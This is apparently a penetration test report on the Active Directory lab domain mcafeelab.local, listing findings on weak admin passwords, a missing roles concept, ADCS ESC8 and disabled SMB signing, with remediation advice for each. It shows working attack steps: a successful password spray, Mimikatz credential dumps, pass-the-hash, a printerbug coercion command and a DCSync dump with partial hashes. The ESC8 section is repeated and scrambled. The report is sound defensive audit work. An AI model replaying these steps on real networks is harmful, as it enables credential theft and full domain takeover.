Test AD Audit

PENTEST REPORT

Executed by Cerberus Security SUNDAY, DECEMBER 10, 2023





MODIFICATIONS HISTORY

Version	Date	Author	Description
0.1	12/10/2023	Daniel Scheidt	Initial Version
0.2	12/10/2023	Daniel Scheidt	Technical Details
1.0	12/10/2023	Daniel Scheidt	Finalization



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SMB Signing not activated	



GENERAL INFORMATION

SCOPE

Testcompany has mandated us to perform security tests on the following scope:

• mcafeelab.local

ORGANIZATION

The testing activities were performed between 12/08/2023 and 12/10/2023.



EXECUTIVE SUMMARY


Cerberus Security was tasked with conducting an Active Directory audit for the *mcafeelab.local* domain. The testing activities were performed between 12/08/2023 and 12/09/2023.

The focus was on identifying the most critical attack surface as well as low hanging fruits, that would most likely be abused in a real world scenario were an adversary would gain foothold inside the corporate network. This way the IT department is able to focus on the most urgent problems and raise the maturity level by fixing the problems found.

The most critical findings are about weak passwords and a deficient roles and authorization concept for highly privileged accounts. Passwords can easily be guessed, and the accounts are used for tasks and on systems they are not meant to be. This enables attackers to easily escalate privileges inside the domain and completely take over the corporate environment, allowing access to mostly all data and impersonation of each and every employee.

Other misconfigurations and vulnerabilities were identified that open up unnecessary attack surface. An attacker inside the network can move laterally and escalate privileges that again allow to compromise the whole domain, what ultimately might lead to data theft, persistence inside the network or the encryption of sensitive files to blackmail the company.

All flaws found differ in the efforts needed to tackle them. Most of them come with low to medium timely and resource wise efforts to fix them, allowing the company to relatively easy raise the security level, making it harder for adversaries to carry out their attacks. However, especially the complete lack of a roles and authorization concept, is something that needs more planning and also time, to get it right and secure.





VULNERABILITIES SUMMARY

Following vulnerabilities have been discovered:

Risk	Page	Vulnerability
Critical	7	Extremely weak Admin Credentials
Critical	8	Deficient Roles and Authorization Concept
High	12	ADCS Misconfiguration ESC8
Medium	16	SMB Signing not activated



TECHNICAL DETAILS

EXTREMELY WEAK ADMIN CREDENTIALS

SEVERITY	Critical
AFFECTED SCOPE	Mcafeelab.local
DESCRIPTION	Accounts with critical privileges like Domain Admins, Firewall Admins, Backup Admins and alike should always be handled with care and secured accordingly. People using these accounts need to be aware of the potential risks that arise when their accounts get compromised: • Data breaches and theft of sensitive information: If a hacker gains access to an administrative account, they may be able to view, steal or manipulate confidential data stored on the system, such as personal information, financial records, or trade secrets. • System damage and disruption of services: The attacker may use the administrative privileges to cause harm to the system, for example, by deleting critical files, modifying system settings, or shutting down servers. This could result in significant downtime and disruption of services for the organization and its customers. • Spread of malware and further compromise: The attacker may use the compromised administrative account to install malware, such as viruses, Trojans, or ransomware, which can spread to other systems and devices on the network, leading to additional security breaches and compromise. This could result in significant damage to the organization's reputation and financial loss. In this case the password complexity of these administrative accounts must be rated as extremely weak. The password is either guessable or if an attacker gets a hold on hashed material easily recoverable.
OBSERVATION	During the course of the investigation a password spray attack with common passwords was executed. It turned out, that the user DA, who happens to be a member of the Domain Administrators group, has a very weak and easily guessable password. Confirm Password Spray Are you sure you want to perform a password spray against 13 accounts? [Y] Yes [N] No [?] Help (default is "Y"): y i[*] Password spraying has begun with 1 passwords [*] This might take a while depending on the total number of users [*] Now trying password Sommer2023! against 13 users. Current time is 12:54 PM i[*] Writing successes to [*] SUCCESS! User:DA Password:Sommer2023! [*] Password spraying is complete [COMMANDO 12/9/2023 12:54:46 PM PS C:\Tools\DomainPasswordSpray > Image 1 – Sommer2023! as password for a Domain Administrator



REMEDIATION	Privileged accounts should have extremely strong passwords. They should be at least 20 characters long, and comply to complexity with uppercase, lowercase, numbers and special characters. The passwords should be randomly generated, no words! Password blacklisting can be issued to help here. Password reusage should be avoided at all costs. Personal holding higher privileges needs to be trained and made aware of the possible risks. Saving credentials in a Web Browser should also be avoided. Additionally these accounts should be hardened via Multi Factor Authentication where possible.
REFERENCES	

DEFICIENT ROLES AND AUTHORIZATION CONCEPT

SEVERITY	Critical
AFFECTED SCOPE	Mcafeelab.local
DESCRIPTION	A Roles and Authorization Concept purpose is to restrict access to sensitive resources as much as possible. This can be achieved through appropriate measures like e.g.: Limiting the number of users that have access to the resource Limiting the access rights to the absolute minimum each user needs - concept of least privilege Limiting the sources which have access - e.g. from where can a valid user access an application Defining a password policy and MFA requirements
OBSERVATION	During the audit it was observed that there are some misconceptions and faulty configurations in place when it comes to distinguish between different roles and users. The members of the Domain Admins group in the Active Directory have administrative authorizations on all clients and servers in the network by default. If an attacker obtains the access data of one of these users, the entire domain environment can be compromised. These accounts should therefore only be used with appropriate care and caution on assets that they need to work on - most likely only the Domain Controllers. They are generally only required for very specific tasks, such as raising the domain level or a schema extension. Microsoft recommends using only one domain administrator account, and maybe a disabled breakglass account as backup. The member count of the <i>Domain Admins</i> group was too high in the <i>mcafeelab.local</i> domain.






Image 2 – All members of the Domain Admins group

Despite that, the user DA was also logged on to systems not classified as Tier 0, in this case everything but Domain Controllers.




Image 3 – Domain Admin session on non Tier 0 assets

Given the fact that the domain administrator role was used for the administrators' daily work on another system lets it appear plausible that no correct roles and authorization concept is in place. If one of the systems has a corresponding vulnerability for elevating rights or incorrectly set authorizations, an attacker can read the access data of the domain administrator on the affected system. The entire domain would then be considered compromised.

In this special case, the low privileged user *lowpriv* which has a weak and easily guessable password of *low*, happens to hold local administrative rights on the system *WIN10X64.mcafeelab.local*.






Figure 4: The user lowpriv is local admin on WIN10X64

Armed with those permissions, the credentials of the user *DA* were successfully stolen from the system via Mimikatz.

mimikatz 2.2.0 x64 (oe.eo)

```
PS C:\tools\mimikatz_trunk\x64> whoami
mcafeelab\lowpriv
PS C:\tools\mimikatz_trunk\x64> hostname
Win10x64
PS C:\tools\mimikatz_trunk\x64> .\mimikatz.exe
           mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.
           "A La Vie, A L'Amour" - (oe.eo)
           /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## / \ ##
 ## \ / ##
                > https://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
  '#####'
                > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT-AUTORITÄT\SYSTEM
       {0;000003e7} 1 D 50602
                                        NT-AUTORITÄT\SYSTEM
                                                                5-1-5-18
-> Impersonated !
* Process Token : {0;0044cbfc} 2 F 9667501
                                                MCAFEELAB\lowpriv
                                                                        S-1-5
(13g,23p)
                Primary
* Thread Token : {0;000003e7} 1 D 9800321
                                                NT-AUTORITÄT\SYSTEM
                                                                        S-1-5
elegation)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
```

Figure 5: Executing Mimikatz with local admin privileges

Stealing the NT hash of the DA user:



```
Authentication Id : 0 ; 722417 (00000000:000b05f1)
Session
                 : Interactive from 1
User Name
                  : DA
Domain
                  : MCAFEELAB
Logon Server
                  : DC2016-2
Logon Time
                  : 10.12.2023 14:52:05
SID
                  : 5-1-5-21-2333275634-344505949-1270943817-4103
       msv :
         [00000003] Primary
         * Username : DA
         * Domain
                    : MCAFEELAB
         * NTLM
                    : a74f5891f1a74759e93712fb7a26a88d
         * SHA1
                    : 49aae36fb509ff64cdc8b6152f2ce7253d64aa9b
         * DPAPI
                    : ccd304429de724bcbd1df70798e41dde
        tspkg :
        wdigest
```

Figure 6: Credential access to the NT hash of the user DA

With a pass the hash attack it was ultimately possible to impersonate the Domain Admin user and access the administrative C\$ share on one of the Domain Controllers.




Figure 7: PTH attack against one of the Domain Controllers

In a real world attack this would mean the complete compromise of the whole domain.

REMEDIATION Implement a sufficient and secure roles and authorization concept. Review the access rights to the systems and only grant them according to the principle of least privilege.

Change weak passwords and make sure that high privileged accounts are secured as much as possible. Follow best practices like the TIER model from Microsoft (see references).

REFERENCES https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model



ADCS MISCONFIGURATION ESC8

secure communication and authenticate users, computers, and services within their network. In 2021, SpecterOps released a research paper [1] that contained a lot of novel attack vectors against ADCS. ESC8 is a privilege escalation vulnerability baseed around the fact that attackers can relay an authentication to the (default enabled and to be found at http://caserver/certsrv/) HTTP enrollment endpoint, and grab certificates for the relayed identities in order to impersonate them. When using a certificate template with client or server authentication, Kerberos tickets can then be created from the respective certificate and used for authentication on other systems in the network. If highly privileged systems like Domain Controllers are prone to something like Petitpotam or other coercion attack tools, an attacker would be able to impersonate them and compromise the whole domain. Same is true if an adversary can make a highly privileged user authenticate to his attacker system. Observation It was observed that the default enrollment endpoint was used and available at http://DC2016-2.mcafeelab.local/certsrv. Allow ManageCA, ManageCertificates	SEVERITY	High
services for issuing and managing public key infrastructure (PKI) certificates. It enables organizations to secure communication and authenticate users, computers, and services within their network. In 2021, SpecterOps released a research paper [1] that contained a lot of novel attack vectors against ADCS. ESC8 is a privilege escalation vulnerability baseed around the fact that attackers can relay an authentication to the (default enabled and to be found at http://caserver/certsrv/) HTTP enrollment endpoint, and grab certificates for the relayed identities in order to impersonate them. When using a certificate template with client or server authentication, Kerberos tickets can then be created from the respective certificate and used for authentication on other systems in the network. If highly privileged systems like Domain Controllers are prone to something like Petitpotam or other coercion attack tools, an attacker would be able to impersonate them and compromise the whole domain. Same is true if an adversary can make a highly privileged user authenticate to his attacker system. Observation It was observed that the default enrollment endpoint was used and available at http://DC2016-2.mcafeelab.local/certsrv. Allow ManagecA, Managecertificates Enrollment Agent Restrictions: None Legacy ASP Enrollment Website: http://DC2016-2.mcafeelab.local/certsrv/ Enabled Certificate Templates: Image 8 - Exposed enrollment endpoint for certificates As both Domain Controllers had the Spooler Service running, it was possible to coerce authentication to our attack system. (root@iali)-[/opt] # python printerbug.py mcafeelab/lowpriv:low@10.55.0.1 10.55.0.30 [*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [*] Attempting to trigger authentication via rprn RPC at 10.55.0.1	AFFECTED SCOPE	DC2016-2.mcafeelab.local
2.mcafeelab.local/certsrv. Allow ManageCA, ManageCertificates Enrollment Agent Restrictions: None Legacy ASP Enrollment Website: http://DC2016-2.mcafeelab.local/certsrv/ Enabled Certificate Templates: Image 8 - Exposed enrollment endpoint for certificates As both Domain Controllers had the Spooler Service running, it was possible to coerce authentication to our attack system. (root kali)-[/opt] # python printerbug.py mcafeelab/lowpriv:low@10.55.0.1 10.55.0.30 [*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [*] Attempting to trigger authentication via rprn RPC at 10.55.0.1 [*] Bind OK	DESCRIPTION	services for issuing and managing public key infrastructure (PKI) certificates. It enables organizations to secure communication and authenticate users, computers, and services within their network. In 2021, SpecterOps released a research paper [1] that contained a lot of novel attack vectors against ADCS. ESC8 is a privilege escalation vulnerability baseed around the fact that attackers can relay an authentication to the (default enabled and to be found at http://caserver/certsrv/) HTTP enrollment endpoint, and grab certificates for the relayed identities in order to impersonate them. When using a certificate template with client or server authentication, Kerberos tickets can then be created from the respective certificate and used for authentication on other systems in the network. If highly privileged systems like Domain Controllers are prone to something like Petitpotam or other coercion attack tools, an attacker would be able to impersonate them and compromise the whole domain. Same is true if an adversary can make a highly privileged user authenticate to his attacker
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Triggered RPC backconnect, this may or may not have worked Image 9 - Coercing authentication from a DC as low privileged user The coerced authentication from DC-2016.mcafeelab.local was then relayed to the enrollment	OBSERVATION	2.mcafeelab.local/certsrv. Allow ManageCA, ManageCertificates Enrollment Agent Restrictions: None Legacy ASP Enrollment Website: http://DC2016-2.mcafeelab.local/certsrv/ Enabled Certificate Templates: Image 8 - Exposed enrollment endpoint for certificates As both Domain Controllers had the Spooler Service running, it was possible to coerce authentication to our attack system. (root Mali)-[/opt] # python printerbug.py mcafeelab/lowpriv:low@10.55.0.1 10.55.0.30 [*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [*] Attempting to trigger authentication via rprn RPC at 10.55.0.1 [*] Bind OK [*] Got handle DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Triggered RPC backconnect, this may or may not have worked Image 9 - Coercing authentication from a DC as low privileged user










Image 11 – Successful request of a TGT with the obtained certificate

Armed with a valid TGT of a Domain Controller, it was possible to carry out a DC sync attack with the help of mimikatz, and as such gain access to all domain user's credentials.



```
COMMANDO 12/9/2023 2:17:34 PM
              PS C:\Tools\mimikatz\x64 > .\mimikatz.exe
                 .#####.
                           mimikatz 2.2.0 (x64) #19041 Jan 29 2022 14:11:26
                .## ^ ##.
                           "A La Vie, A L'Amour" - (oe.eo)
                           /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                    \ ##
                                > https://blog.gentilkiwi.com/mimikatz
               ## \ / ##
                '## v ##'
                                Vincent LE TOUX
                                                               ( vincent.letoux@gmail.com )
                 '#####'
                                > https://pingcastle.com / https://mysmartlogon.com ***/
              mimikatz  # lsadump::dcsync /all /csv /domain:mcafeelab.local
              [DC] 'mcafeelab.local' will be the domain
              [DC] 'DC2016.mcafeelab.local' will be the DC server
               [DC] Exporting domain 'mcafeelab.local'
              [rpc] Service : ldap
              [rpc] AuthnSvc : GSS_NEGOTIATE (9)
              502
                       krbtgt 846b6a79efd52938bb
                                                                          514
                                                                          66048
              1108
                               9f9596219563ce6a60
                       epo
              3110
                       MJHhJAWqOD
                                        898621fd4a
                                                                                   512
              3111
                                        f544a5e6f7
                       EbPJbIIzJ0
                                                                                   512
                                                                          512
              3604
                       PWND
                               d0173ae6e7d9335d00
              3606
                       HtXgprbYAG
                                        056ce25052
                                                                                   512
              3617
                               9f9596219563ce6a60
                                                                          512
                       test
              3618
                       pimmel 3b1b47e42e0463276e
                                                                          512
                                                                                   512
              3621
                       testadmin
                                        a6908ddab1
              1609
                       WIN7X86$
                                        1acee80f98
                                                                                   4096
                                        ec777cb72a
              3639
                       WIN7X64$
                                                                                   4096
                                                                                   4096
              3641
                       evil123$
                                        17498924c5
              3642
                       evil1234$
                                        17498924c5
                                                                                   4096
              3608
                       printservice
                                        9ec48bdbea
                                                                                   66048
              4102
                       localadmin
                                        0cb6948805
                                                                                   512
              3640
                       DHCP svc
                                        a6908ddab1
                                                                                   66048
                               a6908ddab16fcf555f
              1604
                       ds
                                                                          4260352
              2607
                       god
                               a6908ddab16fcf555f
                                                                          66048
              500
                       Administrator
                                        a6908ddab1
                                                                                   66048
                       DC2016-2$
                                        c8a464503f
              2602
                                                                                   532480
              4604
                       Testuser
                                        a74f5891f1
                                                                                   512
              3102
                       service f8a7055ee54e7d721e
                                                                          4260352
              4603
                       EPO$
                               8b5cc9451357aa2d81
                                                                          4096
              4602
                       WIN10X64$
                                        aec4e91d22
                                                                                   4096
                       lowpriv 4bdaf9484819a07756
              2604
                                                                          66048
              4103
                               a74f5891f1a74759e9
                                                                          512
              1001
                       DC2016$ 4d2fc40f25eef30eb6
                                                                           532480
                                    Image 12 - DC sync attack as DC2016$ account
              If possible and not needed, completely disable the enrollment endpoint on the CA. The IIS logs might
REMEDIATION
              be of help determining if it is acutally used or not.
              If you cannot disable the endpoint, HTTPS should be used only, instead of HTTP.
```



	Disable NTLM authentication at the system and IIS level. If disabling NTLM is infeasible, enforce HTTPS and enable Extended Protection for Authentication.	
	A more detailed remediation guide can be found in the official research paper under <i>Harden AD CS</i> HTTP Endpoints – PREVENT8.	
REFERENCES	[1] https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf	

SMB SIGNING NOT ACTIVATED

SEVERITY	Medium	
AFFECTED SCOPE	Mcafeelab.local	
DESCRIPTION	SMB (Server Message Block) signing is a security feature that is used to digitally sign SMB packets to ensure their authenticity and integrity. This helps to prevent man-in-the-middle (MitM) attacks, where an attacker intercepts and modifies SMB packets in transit, by allowing the recipient to verify that the packets were sent by an authenticated sender and have not been tampered with. The most widely known attack that abuses the lack of SMB signing is relaying. SMB signing can be enabled or disabled on both the client and server side and is supported on Windows Server and Windows client operating systems. It is typically used in enterprise environments to secure file sharing and other types of data transfer over the network.	
OBSERVATION	On all systems identified inside the mcafeelab.local domain, there was no SMB signing enabled. Hence all systems are prone to according relay attacks. (crackMapExec)	
REMEDIATION	SMB signing should be enabled and enforced on both the client and server side. This can be done via GPO. Bear in mind that since SMBv2, there no longer is an option to agree on signing. You can either enforce it or not.	
REFERENCES	https://luemmelsec.github.io/Relaying-101/ https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102	